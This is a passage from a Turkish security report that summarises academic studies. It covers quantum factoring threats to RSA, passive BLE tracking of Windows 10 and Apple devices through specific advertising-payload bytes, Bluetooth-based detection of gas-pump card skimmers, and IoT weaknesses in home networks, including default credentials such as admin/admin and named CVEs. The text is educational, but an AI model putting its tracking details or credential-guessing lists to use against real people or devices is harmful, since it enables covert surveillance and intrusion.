- Asimetrik kriptosistemlerde RSA kriptosistemini örnek vermiştik. Burada güvenlik, verilen bileşik sayıyı asal çarpanlara ayırmanın zorluğuna dayanıyordu. Kuantum bilgisayarlarda Shor algoritması yardımıyla bu problem polinom zamanda çözülebiliyor [11]. Dolayısıyla anahtar uzunluğundan bağımsız olarak RSA kriptosisteminin güvenliği tehdit edilmiş oluyor. Aynı durum Diffie-Hellman Anahtar Değişimi ya da ElGamal kriptosisteminin (Eliptik Eğri varyantları dahil) dayandığı Ayrık Logaritma Problemi için de geçerlidir.
- Örnek vermek gerekirse, 2048-bit bileşik sayı için (2 asal çarpandan oluşan), klasik bilgisayarlarda çarpanlara ayırma problemi için bilinen en hızlı yöntem olan GNFS (General Number Field Sieve) yaklaşık 10^{34} adım gerektirirken, kuantum bilgisayarlarda Shor algoritması 10^{7} adım gerektiriyor. Fakat bu işlem için 4099 qubit gerekiyor. Bu qubitler şu an kullanılan kuantum bilgisayarlarda bulunan qubitler ile denk değil. Değer ölçümü sırasında herhangi bir hata payı olmaması gerekiyor. Dolayısıyla bu algoritmanın pratik olarak uygulanması şu an mümkün değil, bu sebeple sadece 15 gibi küçük sayıların sembolik olarak çarpanlara ayrıldığına şahit olabiliyoruz [12]. Dolayısıyla Shor algoritmasına karşı pratik anlamda RSA-2048 hâlâ güvenilir durumda.

Bilinenin aksine, Shor algoritmasından daha hızlı çalışacak ve günümüz kuantum bilgisayarlarının sahip olduğu qubitlerle çalışabilecek yaklaşımlar da bulunuyor. Bu yaklaşımları anlamak için kuantum hesaplama yöntemlerini inceleyeceğiz.

15.3. Kuantum Bilgisayarlar


Kuantum bilgisayarlar, hesaplama yöntemlerine göre; evrensel (mantık kapısı tabanlı) kuantum hesaplama ve adyabatik kuantum hesaplama olarak iki ana başlığa ayrılabilir.

15.3.1. Evrensel Kuantum Hesaplama

Bu hesaplama türü klasik bilgisayarlarda kullanılan mantıksal devrelere benzediği için anlaması daha kolaydır. Klasik algoritmalardaki girdi yerine bir başlangıç kuantum hali (quantum state) bulunur. Sonrasında belirli bir sırada bazı kuantum kapılar uygulanır ve ölçüm yapılır. Bu ölçüm algoritmanın çıktısına denktir. Yani klasik bilgisayarlarda bulunan girdi, hesaplama ve çıktı üçlüsüne benzer bir yapı bulunur. Bahsettiğimiz Shor algoritması bu hesaplama mantığıyla çalışıyor. IBM, Intel, Microsoft gibi şirketlerin geliştirdiği kuantum bilgisayarlar evrensel kuantum hesaplama modeline göre geliştirilmiştir.

15.3.2. Adyabatik Kuantum Hesaplama

Adyabatik kuantum hesaplama, Kuantum Tavlama kavramının alt kümesi olarak görülebilir. Burada tavlama kelimesi kontrollü soğutma anlamına gelir. Adyabatik kuantum hesaplama, bir optimizasyon problemini fiziksel bir modele çevirip bu modeldeki taban haline ulaşmayı bekler. Adyabatik teorem bu fiziksel modeldeki taban halinin, optimizasyon problemindeki optimal noktaya tekabül ettiğini garanti eder. Sistemin nasıl işlediğini aşağıdaki Şekil 72 ile daha iyi anlayabiliriz.



Şekil 72: Adyabatik kısayol örneği[9].

Klasik hesaplamada sistem yüksek enerjilere çıkarılarak (Şekil 72'deki kırmızı bölgeler), kontrollü bir şekilde enerjisi düşürülür (soğutulur). Bu şekilde minimum noktaya ulaşılabilir ancak yerel minimum değerlerde takılı kalmak mümkündür. Bu yönteme benzetimli tavlama (simulated annealing) diyoruz.

Kuantum tavlamanın benzetimli tavlamaya göre bize sağladığı avantaj kuantum tünelleme etkisidir, klasik hesaplama yöntemlerinin çıktığı enerji seviyelerine çıkmadan sistemin minimum noktalara geçiş yapmasını sağlar (Şekil 72'deki mavi bölgeler).

Kuantum tünelleme etkisiyle yerel minimum değerlere hızlı bir şekilde ulaşabiliyoruz fakat bu noktalarda takılı kalıp global minimum noktaya erişememe ihtimalimiz hâlâ var. Bu durumda adyabatik teorem devreye giriyor. Adyabatik teorem sistemin taban halinin, optimizasyon problemindeki optimal çözüme denk geldiğini, yani global minimuma erişeceğini garanti eder (Şekil 72 - Adiabatic evolution). Bu kısmın teknik açıklamaları hakkında daha fazla detaya girmiyoruz. D-Wave Firmasının geliştirdiği kuantum bilgisayarlar Adyabatik kuantum hesaplama modeline uygundur.

Şekil 73: D-Wave 2000Q Kuantum Bilgisayarlar.

Araştırmacılar çarpanlara ayırma problemini, kuantum bilgisayarlarda adyabatik kuantum tavlama yapılabilecek bir optimizasyon problemine çevirdiler. 2016 yılında D-Wave 2X kuantum bilgisayarına bu optimizasyon problemi verildi ve 200.099 sayısı 897 qubit kullanılarak asal çarpanlarına ayrıldı[13].

2018 yılında araştırmacılar aynı yöntemle (adyabatik kuantum tavlama) farklı bir optimizasyon problemi oluşturdular. D-Wave 2000Q Kuantum Bilgisayarlarını kullanarak 376.289 sayısını 94 qubit kullanarak çarpanlarına ayırdılar[14].

2019 yılında başka bir ekip 1.005.973 sayısını 89 qubit kullanarak çarpanlarına ayırdı. Ek olarak bu qubitlerin 2018 yılında kullanılan qubitlere göre daha fazla hata payına izin veriyor olması da bir avantajdı[15].

Bu bilgiler ışığında, kuantum bilgisayarların simetrik kriptosistemleri Grover algoritması ile tehdit edilse bile bu tehditlerden pratik bir şekilde uzaklaşılabileceğini görüyoruz. Asimetrik kripto sistemlerde ise Shor algoritmasının, pratik olarak uygulanması için gerektirdiği qubit sayısına ve kalitesine ulaşmanın zor olduğunu görüyoruz. Son yıllarda yapılan çalışmalar adyabatik kuantum tavlama yöntemiyle zaman içinde daha az qubit kullanılarak daha büyük sayıların çarpanlara ayrılabileceğini gösteriyor. Asimetrik kripto sistemlerin güvenliğinin, bu çalışmaların ivmesine bağlı olduğunu söyleyebiliriz.

16. BLUETOOTH CİHAZLAR TAKİP EDİLEBİLİR Mİ?

"BLE" yani "Bluetooth Low Energy"; Bluetooth protokolünün kullanılabildiği yerlerde daha düşük enerji tüketimiyle veri transferini sağlamak için tercih ediliyor. Kan basıncını ölçen cihazlarda, endüstriyel sensörlerde, takip cihazlarında, akıllı saatlerde, pil ömrünü uzatmak için klasik Bluetooth yerine genellikle bu protokol kullanılıyor.


Bluetooth protokolü ilk ortaya çıktığında sabit bir MAC adresiyle yayın yapıyordu. Bu özelliği ile cihazlar takip edilebilir olduğu için "mahremiyet" bakımından problemler ortaya çıkıyordu. "Akıllı Bluetooth" olarak bilinen BLE standartlarıyla ilgili olarak bu husus da belirtiliyor. Protokol, cihaz üreticilerine sürekli değiştirebilecekleri MAC adresleriyle yayın yapma imkânı sunuyor. İdeal durumda cihazlar bu protokolle kendi reklamlarını şifresiz bir şekilde yaparken, diğer cihazlara sadece gerekli bilgileri gönderiyor, kendileriyle ilgili özel bilgileri göndermiyorlar. Ancak araştırmacılar Windows 10 bilgisayarlar ve iPhone gibi rasgele MAC adres üretme algoritmasını kullanan cihazların dahi, takip edilme saldırısına karşı savunmasız olabileceğini gösterdiler [16].

Saldırıda öncelikle "tanımlayıcı işaretler" tespit ediliyor. Bu işaretler cihazlara özel olup MAC adres gibi cihaz tanımlayıcı değerler olarak kullanılıyor. Tanımlayıcı adreslerin ve rasgele belirlenen MAC adreslerin senkron olarak değişmediği tespit edilmiş. Buna dayanarak online olarak çalışan adres-nakil algoritmasını geliştirmişler. Bu algoritma Bluetooth protokolünün zafiyetlerini kullanmıyor ya da haberleşmenin şifrelemesini kırmaya çalışmıyor. Herkese açık gönderilen şifresiz haberleşmeyi kullanıyor.

16.1. BLE Protokolünün İncelemesi

Saldırıyı ve saldırgan modelini anlatmadan önce BLE protokolünün ve paket içeriğinin ne olduğunu anlatmak gerekiyor. BLE, Bluetooth kablosuz iletişim protokolünün 2010 yılında tanıtılan, daha küçük, daha az enerji kapasitesi olan, özelleştirilmiş bir sürümü. BLE 2 MHz'lik yer kaplayan ve frekans değerleri 2402-2480 MHz arasında olan 40 fiziksel kanalda çalışabiliyor. Bunlar arasından 2402, 2426 ve 2480. kanallar reklam kanalları olarak ayrılmıştır. Bu 3 kanalda cihazlar, kendilerinin varlığını belli ettiği bazı bilgilerle periyodik de olabilecek şekilde yayın yaparlar. Diğer kanallar temelde veri transferi için kullanılır. Bu veriler diğer cihazların iletişim kurduğu kanallarla çakışma yaşanmaması için frekans atlama olarak adlandırılan bir yöntemle iletilir. Bu yöntemle bağlantı esnasında veri gönderilecek kanal sürekli değiştirilir.

Tarama modunda bir cihaz havadaki reklam mesajlarını dinler. Saldırgan pasif tarama modunda ise bu mesajlara herhangi bir yanıt vermez ancak aktif tarama modunda



Şekil 74: BLE cihazların durum tablosu[16].

ise bu cihazlara tarama mesajı göndererek cihaz hakkındaki detayları sorabilir (Şekil 74).

16.2. Saldırgan Modeli

Saldırgan olarak tamamen pasif bir şekilde BLE trafiğini dinleyen, trafik üretmeyen, cihazlara "tarama" ve "bağlantı" isteklerinde bulunmayan bir model belirlenmiştir. Bu model sayesinde hedef cihazla iki yönlü hiçbir iletişim kurulmamakta ve saldırganın reklam mesajlarındaki farklılıkları tespit edebilmek için havadaki reklam trafiğini izleyebildiği varsayılmaktadır. Hedef cihazlar için ise tek varsayım, cihazların Bluetooth özelliğinin aktif olmasıdır. Saldırgan Bluetooth protokolünde haberleşme esnasında kullanılan frekans atlama özelliğini takip etme ya da şifreli trafiği okuma özelliklerine ihtiyaç duymaksızın, sadece bir cihaz (SDR) ile reklam kanallarını (37, 38, 39) takip edebilir. Bu kanallardaki paketler dinlenip, Bluetooth standardında belirtilen alanlara parçalanır. Ardından hedef cihazın mahremiyet özelliğini ihlal edebilecek bilgilere ulaşmak için bu alanlar kullanılır.

16.3. Cihaz Takip Algoritması

Bu çalışmada cihazları takip edebilmek için iki fazlı bir algoritma sunuluyor. İlki çevrimdışı ön-izleme, ikincisi ise çevrimiçi izleme fazı.


İlk faz daha önce kaydedilmiş reklam paketlerindeki PDU payload kısımlarının olduğu kayıt dosyalarıyla ilgileniyor. Bütün bu kayıtlar hedef kullanıcılar için muhtemel *tanımlayıcı işaretlerin* çevrimdışı tespitinde kullanılıyor. Bu işaret reklam paketlerinde geçen, kullanıcıları birbirinden ayırmayı sağlayacak, herhangi sıralı bit dizilerini ifade ediyor. Bu bit dizileri üretici tarafından tamamen bilinçli olarak eklenmiş ya da bir yan etki sebebiyle ortaya çıkmış da olabilir. Bu bit dizilerinin tanımlayıcı olması için temel olarak bu değerlere o esnada başka cihazlarda rastlanmamış olması gerekiyor. İşe yarayacak işaretler cihazın işletim sistemine, yazılım ve donanım özelliklerine bağlı olarak değişiyor. Tanımlayıcı işaret her cihaz için eşsiz ve değişmeyeceğinden emin olduğumuz bir bilgi içeriyor. Bu bağlamda örneğin MAC adres değeri bu iş için oldukça uygun.

Araştırmacılar yaptıkları gözlemler ve hesaplamalar sonucu, tanımlayıcı işaretlerin maksimum 15 dakikada bir değiştiğini ve yaklaşık 1000 cihaz için 40 bitlik tanımlayıcı işaretin birbiriyle çakışmayacak cihazların tespiti için yeterli bilgiyi sağlayabileceğini tespit etmişler. Buldukları yöntem ile ön-işleme aşamasının her sınıftan cihaz için sadece bir kez yapılması gerekiyor. Bu aşamadan sonra havada aynı sınıftan bir cihaz bulunduğunda bir daha bu işlemin yapılmasına gerek duyulmuyor.

Çevrimiçi izleme fazında ise algoritma bir cihazı takip ederken, reklam adresi değiştiği anda tanımlayıcı işaretlerin kontrolünü yapıp cihazı yeni adres bilgisiyle güncelliyor. Ya da tanımlayıcı işaret bilgileri değiştiğinde adres kontrolü yapıp bu adresteki cihazı yeni tanımlayıcı işaret değerleriyle güncelliyor. Ancak cihaz için bu işlem düzgün bir şekilde yapılamaz ve takip edilebilirlik kaybolursa algoritma "başarısız" olarak çalışmayı durduruyor.

16.4. Windows 10 Cihazların Takibi

Araştırmacılar Windows 10 cihazların ön-izleme aşamasında yaklaşık 960 saniyede bir yeni bir adresle reklam yaptığını tespit etmişler. Bu da cihaz kaybolana kadar saldırgana hedefini izlemek için 16 dakikalık bir süre veriyor. Windows cihazlar reklam yaparken 27 bytelık reklam verisinin ilk 4 bytelık kısmına "üretici tanımlayıcı" bilgi olarak 0x0006 yani Microsoft'a karşılık gelen değeri yazıyor. Bu 4 byte her Windows cihazda aynı olduğu için bunu tanımlayıcı işaret olarak kullanmak mümkün değil. Kalan 23 baytlık alana bakıldığında eşsiz ve rasgele yani her cihaza özel bir değer olduğu anlaşılıyor. Bu nedenle ön-izleme aşamasında Windows cihazlar için tanımlayıcı işaret olarak reklam verisinin 4-27 bayt aralığı seçiliyor (Şekil 75).



Şekil 75: Windows 10 cihaz takibi[16].


Windows 10 cihazlar için bulunan bu işaretlerle yaklaşık 12 kez adres değiştiren bir cihazı 4 saat boyunca takip edebileceklerini gösteren araştırmacılar bir Windows 10 cihaz için bu süreyi maksimum 11,2 saat olarak buldular. Bluetooth'u sürekli açık bir Windows 10 cihaz için bu değer üst limitinin olmadığını söylemek mümkün.

16.5. Apple (macOS ve iOS) Cihazların Takibi

Apple cihazlar Windows 10 cihazlara kıyasla çok daha yüksek hızda, saniyede yaklaşık 2 kere reklam yapmaktadır. Adreslerinin geçerlilik süresi ise oldukça değişkendir ve saniyelerden 2 saate kadar çıktığı görülmektedir. Araştırmacılar tarafından bu sürenin ortalama değerinin yaklaşık 20 dakika olduğu tespit edildi. Apple cihazlar Windows 10 cihazlara benzer şekilde mesaj formatı üretici tanımlayıcı bilgisi içeriyor ancak Windows 10'da kullanılmayan ek bayrak değerlere de sahiptir.

iBeacon, AirDrop, Airpods, Handoff, Nearby vb. Apple cihazlara özel veri tipleridir ve en sık görülenleri son ikisidir. 14 baytlık *Handoff* verisinin 13 baytlık kısmı (ilk bayt hep 0 değerini alıyor) cihazlar arasında çakışan değerleri kapsamıyor ve yeterli uzunluğa sahip olduğu için tanımlayıcı işaret olarak kullanılabiliyor. *Nearby* verisi ise 5 bayttan oluşuyor. Bu verinin ilk 3 baytlık kısmı rasgele görünmüyor, bu yüzden verinin kalan kısmı çakışmayı engellemek için gerekli uzunluğu sağlamıyor. Pratikte buradaki değerlerin başka cihazlarla çakışmadığı gözlenmiş ancak tek tanımlayıcı işaret olarak kullanılabilecek kadar güvenilir olmadığı görülmüş. Sonuç olarak Apple cihazların tanımlayıcı işaretleri olarak *Handoff* ve *Nearby* verileri seçilmektedir (Şekil 76).

Seçilen bu işaretlerle yapılan araştırmalarda çoğu durumda adreslerin ve bu verilerin bazı durumlar hariç senkron olarak değiştiği gözlemlenmiş. Apple cihazlarda 5 adres değiştirme işlemine kadar takip edilebildiğini söyleyen araştırmacılar Windows 10'a kıyasla adres ve tanımlayıcı işaret değerlerinin çok daha senkron olarak çalıştığını göstermişler ve Apple cihazlar için ölçülen maksimum takip süresini 53 dakika olarak belirtmişlerdir.



Şekil 76: Apple cihaz takibi[16].

16.6. Çözüm Önerileri

Windows 10 ve Apple cihazların aksine Android cihazlarda bu işlemler senkron olduğu için tanımlayıcı işaret bulmak mümkün görünmüyor. Bu yüzden çözüm olarak araştırmacılar eğer bir cihazın reklam paketlerinde tanımlayıcı işaret olarak belirlenebilecek bir değer varsa bu değerlerin reklam adresiyle eşzamanlı olarak değişmesini öneriyor.

Giyilebilir cihazlarda ya da düşük enerji tüketimi isteyen cihazlarda adres değişim işlemi hiç yapılmamaktadır. Bu sebeple adres değiştirmek cihazın yapısına ters olabilir ama en azından bakım esnasında ya da cihaz şarj edilirken adres değiştirme işlemi yapılması takip edilebilirliği engellemek ve gizliliği sağlamak amacıyla uygulanacak bir yöntem olabilir.

Asıl yöntem olarak Bluetooth bağlantıları kullanılmadığı durumlarda cihazların Bluetooth özelliğinin kapatılması doğrudan saldırının önlenmesini sağlıyor.

17. KREDİ KARTI KOPYALAMA CİHAZLARININ BLUETOOTH TABANLI TESPİTİ

ABD ve Avrupa'daki benzin istasyonlarında müşterinin yakıtı kendi doldurup akaryakıt pompasının yanındaki POS cihazından kredi kartıyla ödeme yapması oldukça yaygındır. Bu uygulama güvenlik açısından bazı zafiyetler içeriyor. Bu zafiyet ve zafiyetin tespiti 2019 USENIX Security konferansında sunulan "Please Pay Inside: Evaluating Bluetooth-based Detection of Gas Pump Skimmers" adlı çalışmada ele alındı [17]. "Gas Pump Skimmers" adı verilen bu hırsızlık yönteminin ABD'de son zamanlarda oldukça sık görüldüğü belirtiliyor. Bu yöntemde kredi kartının okutulduğu cihazın arkasına bir donanım yerleştirilerek kredi kartı bilgileri ve şifresi elde ediliyor. Bunun için saldırgan, ödeme yapılan gaz pompası muhafazasını kolayca açarak kablolama sistemine "skimmer" adı verilen ve kredi kartı bilgilerini kopyalayan bir cihaz ekliyor (Şekil 77). Cihazın kolay temin edilmesi ve ödeme cihazına rahatlıkla entegre edilmesinin yanı sıra, tespit edilmesi de oldukça güç. Bilgiler, müşteri ve/veya bankanın haberi olmadan kopyalanıyor. Bu cihazların genelde Bluetooth bağlantısı da oluyor, bu sayede saldırgan aracından çıkmadan, istasyona yakın bir konumdan müşterilerin kredi kartı bilgilerini kolayca ele geçirebiliyor.


Şekil 77: Yakıt pompasındaki kablolarla uyum sağlayan gri kablolu dahili Bluetooth tabanlı "Skimmer" cihazı[17].

Bu zafiyetin önüne geçmek için, periyodik olarak manuel incelemeler yapılarak durumun tespit edilmeye çalışılması gerektiği belirtiliyor. İncelemelerin manuel yapılması olayın tespitini oldukça zorlaştırıyor. Ancak bu cihazların Bluetooth kullanması aslında saldırının tespiti için bir kolaylık sağlıyor!

Bildirildiğine göre, Bluetooth taramaları ile geniş çaplı bir çalışma yapılarak dört eyalette toplam 64 adet bluetooth tabanlı 'Skimmer' cihazı tespit edilmiş. Ayrıca taramalar sayesinde zararlı cihaz diğer meşru cihazlardan kolayca ayırt edilebiliyor. Aynı zamanda zararlı cihazların MAC adresleri incelenerek üretici firmalar da açığa çıkarılabiliyor.

Sektör tahminlerine dayanılarak, bir adet "skimmer" cihazının günde 30-100 kredi kartı bilgisi çalabileceği ve kart başına 500 dolardan günlük 15.000-50.000 dolar zarara yol açabileceği belirtiliyor[18], [19]. Ağırlıklı hedef olarak akaryakıt istasyonlarındaki ödeme sistemlerinin seçilmesinin sebebi, güvenlik seviyelerinin çok düşük olması olarak gösteriliyor. Çünkü gaz pompası ödeme sistemleri için çoğu istasyonda aynı anahtarlar kullanılıyor ve bunlar İnternet ortamında satılmakta. Hazne kolayca açılıp cihaz rahatlıkla yerleştirilebiliyor.


Bluetooth taramasıyla zararlı cihazların tespiti "Bluetana" ismi verilen uygulama kullanılarak yapılıyor (Şekil 79). Uygulama Android Bluetooth API ile pasif bir şekilde Bluetooth taraması yaparak ortamı tarayabiliyor. Bluetana uygulamasıyla hem klasik Bluetooth hem de BLE olarak bilinen düşük enerjili Bluetooth taraması yapılabiliyor. ABD'de 44 gönüllü kişi vasıtasıyla, Bluetana uygulamasının çalıştırıldığı akıllı telefonlar kullanılarak 6 eyalette testler yapılmış ve bu çalışma neticesinde toplam 1185 benzin istasyonunda 2562 bluetooth cihazı tespit edilmiş. Taramalar ilerletilerek Arizona, Kaliforniya, Nevada ve Maryland'de, Bluetana uygulamasıyla toplam 64 tane "Skimmer" zararlı cihazı tespit edilmiş (Şekil 78).



Şekil 78: Kaliforniya'daki benzin istasyonunda Bluetana tarafından yakalanan Bluetooth tabanlı bir "Skimmer" cihazı[17].

Bluetana'nın, taradığı cihazların cihaz ismi, MAC adresleri, lokasyonu, cihaz sınıfı ve sinyal gücü dahil tüm parametrelerini topladığı ve analiz için kullandığı geliştiriciler tarafından ifade ediliyor. Bu çalışmanın en önemli sonucu olarak "Skimmer" cihazlarının Bluetooth taramasıyla diğer Bluetooth cihazlarından nasıl ayırt edildiği gösteriliyor. Buradaki ana ayırt edici faktör olarak Bluetooth protokolündeki "Class-of-Device" parametresinin "Uncategorized" olarak gelmesi gösteriliyor. Ayrıca sinyal gücünün gaz pompasının yakınlarında yüksek değerde olması da güvenilir bir kanıt sağlamakta ve "Skimmer" cihazın varlığına işaret edebilmektedir.

Yapılan çalışmada "Skimmer" cihazların "Class-of-Device" parametresinin değiştirilebildiği fark edildi. Bu parametrenin değiştirilmesi durumunda Bluetana söz konusu cihazları tespit edemeyecekti. Ancak yapılan taramalar sonucu tespit edilen 87 cihaz incelendi ve hiçbirinde bahsi geçen parametrenin değiştirilmemiş olduğu belirtildi.



Şekil 79: Bluetana'nın şüpheli bir cihaza karşı çalışma prosedürü[17].

Tarama sonucunda bulunan cihazın "Class-Of-Device" parametresinin "Uncategorized" olması "Skimmer" cihazlara özgü bir şey değil. Herhangi bir Bluetooth cihazda bunun olabileceği bildiriliyor. Bu durumda o cihaz hakkında kesin olarak "Skimmer" kanısına varmanın doğru olmayabileceği belirtiliyor. Benzin istasyonlarında yapılan çeşitli taramalar sonucunda "Uncategorized" cihazların yüzde 50'den fazlasının "Skimmer" olduğu tespit edilmiş. Bu bağlamda farklı parametreler kullanılarak tespitin doğru yapılması ihtimalinin artırılması gerektiği belirtiliyor. MAC adres kontrollerinin yapılması bilinen markaların (Apple, Logitech vb.) ihtimaller arasından çıkarılmasını sağlıyor. Ancak bilinmeyen markalar arasında hâlâ "Skimmer" olmayan cihazlar olabileceği için cihaz isminin de kullanılması doğru tespit yüzdesinin artırılmasına yardımcı olabiliyor. Yapılan çalışmalar sonucunda "Skimmer" cihazlarının tümünün isminin "varsayılan" veya "isimsiz" olduğu belirlendiği için "Skimmer" tespiti için bu isimlerin kullanılması gerektiği belirtiliyor.

18. EV AĞLARINA BAĞLI IoT CİHAZLARININ ANALİZİ

Birçok IoT (Nesnelerin İnterneti) cihazının güvenlik önlemlerinin zayıf olması saldırganları Dağıtık Servis Dışı Bırakma (DDoS) saldırısı yöntemleriyle ev ağına erişerek yerel ağı ele geçirmek gibi düşük maliyetli kolay saldırılara özendirmektedir. Buna rağmen IoT cihazlarının güvenliğine yeterli özen gösterilmemektedir. USENIX Security 2019'da sunulan bir tebliğde 16 milyon hanedeki 83 milyon IoT cihazı üzerinde yapılan geniş çaplı bir deneysel analizin sonuçları açıklanıyor[20].

IoT cihazlarının kullanılmasının dünya çapında yaygınlaşması bu alanda birçok üretici firma kurulmasını da beraberinde getirmiştir. 14 binin üzerinde üretici firma tarafından piyasaya sürülen bu cihazların yüzde 90'ını sadece 100 firma üretmektedir. Yapılan incelemeler IoT güvenliği konusundaki farkındalığın coğrafi farklılıklar gösterdiğini ortaya koyuyor. Örneğin; Kuzey Amerika'da TP-Link yönlendiricilerin en çok yüzde 20'si zayıf şifrelerle yönetici ara yüzüne erişime izin verirken bu oran Doğu Avrupa, Orta Asya ve Güney Asya'da yüzde 50'lere çıkabiliyor.

Araştırmacıların kullandığı WiFi Inspector aracı, IoT cihazlarının ve ev ağındaki diğer bilgisayarların güvenli bir şekilde ortak ağda kullanılmasına olanak sağlıyor. Kullanıcının yerel bilgisayarında çalıştırılarak doğrudan kullanılabilen bu araç, ağ taramaları yaparak yerel alt ağa bağlı olan cihazlarda zayıf kimlik bilgileri kullanılarak girilen veya uzaktan istismar edilebilen zafiyetleri kontrol ediyor. WiFi Inspector'ın sahip olduğu temel yetenekler şunlar:

- *Ağ Tarama:* ARP tablosunda tutulan kayıtları kullanarak tarama sonuçlarını listeler.
- *Cihaz Türünü Tespit Etme:* Application (Uygulama) ve Transport (Taşıma) katmanlarındaki verilerin işlenmesiyle sınıflandırma algoritması kullanılarak ağdaki cihazlar 14 farklı kategoriye ayrılır. (Bilgisayarlar, ağ düğümleri, mobil cihazlar, oyun konsolları, gözlemleme cihazları, taşıtlar, ev uygulama aletleri, ses asistanları vb.)
- *Üreticiyi Belirleme:* Her cihazın MAC adresinde bulunan ilk 24 bite bakarak cihaz türüyle üreticinin ilişkilendirilmesi. Bu ilişkilendirmeyi IEEE'nin kayıtlarında bulunan organizasyonlara has kimlik belirle sistemini kullanarak sağlar (IEEE – OUI).
- *Zayıf Kimlik Bilgilerinin Kontrolü:* FTP, Telnet servislerine ve http web ara yüzlerine sözlüğe dayalı saldırılar (dictionary based attacks) kullanarak zayıf kimlik bilgilerine sahip cihazları tespit eder. Kaba kuvvet saldırısı yaparken bilinen ön tanımlı şifreleri (admin/admin), yaygın kullanılan söz dizimleri (user, 1234, love) ve IoT zararlılarının kullandığı şifreleri dener.
- *Yaygın Zafiyetlerin Kontrolü*: Hedef cihazlara zarar vermeden test edilebilecek güncel 50 istismar yöntemini deneyerek sistemlerin savunma mekanizmasını test eder. WiFi Inspector aracının kullanılmasıyla veri kümesindeki hanelerin (1865 hane) taranması sonucunda, bilinen zafiyetlerle sömürülebilir olup olmadığı test edilen hanelerin yüzde 62'sinde en az bir bilinen zafiyetle cihazlara girilebildiği ortaya çıkmıştır. Denenen zafiyetlere örnek olarak CVE-2018-10561, EDB-ID-40500, ZSL-2014-5208 verilebilir.

Protocol	Field	Search Pattern	Device Type Label	Confidence
DHCP	Class ID	(?i)SAMSUNG[- :_]Network[- :_]Printer	Printer	0.90
UPnP	Device Type	.*hub2.*	IoT Hub	0.90
HTTP	Title	(?i)Polycom - (?:SoundPoint IP)?(?:SoundStation IP)?	IP Phone	0.85
mDNS	Name	(?i)_nanoleaf(?:api|ms)?\._tcp\.local\.	Lighting	0.90

Şekil 80: Örnek cihaz sınıflandırma kuralı[20].

Cihaz kimliğinin tespitinde kullanılan Cihaz Sınıflandırma Kuralları (Şekil 80, 81) Random Forest algoritması kullanarak belirlenmiş. Makine öğrenmesinde kullanılan bu algoritma çok sayıda karar ağacı oluşturarak tekil ağaçların ortalama tahminini belirlemeye yarar. Araştırmacılar ağ sınıflandırmasını uygularken 5 farklı ağ özelliğinden faydalanmış. Bunlar MAC adres bilgisi, yerel IP adresi, dinlenen servisler (portlar ve protokoller), her bir port üzerindeki uygulama katmanı cevapları, DHCP class_id ve hostname'den oluşuyor. Araştırmacılar karar ağacı algoritmasını geliştirilirken rasgele seçilen yaklaşık 500 bin cihaz üzerindeki verilerden toplanan bilgilerden faydalanmışlar.

Classifier	Coverage	Accuracy	Macro F1
Supervised Ensemble	0.91	0.95	0.78
Network	0.89	0.96	0.79
UPnP	0.27	0.91	0.37
mDNS	0.05	0.94	0.25
HTTP	0.14	0.98	0.23
Final Classifier	0.92	0.96	0.80

Şekil 81: Cihaz sınıflandırma performansı[20].

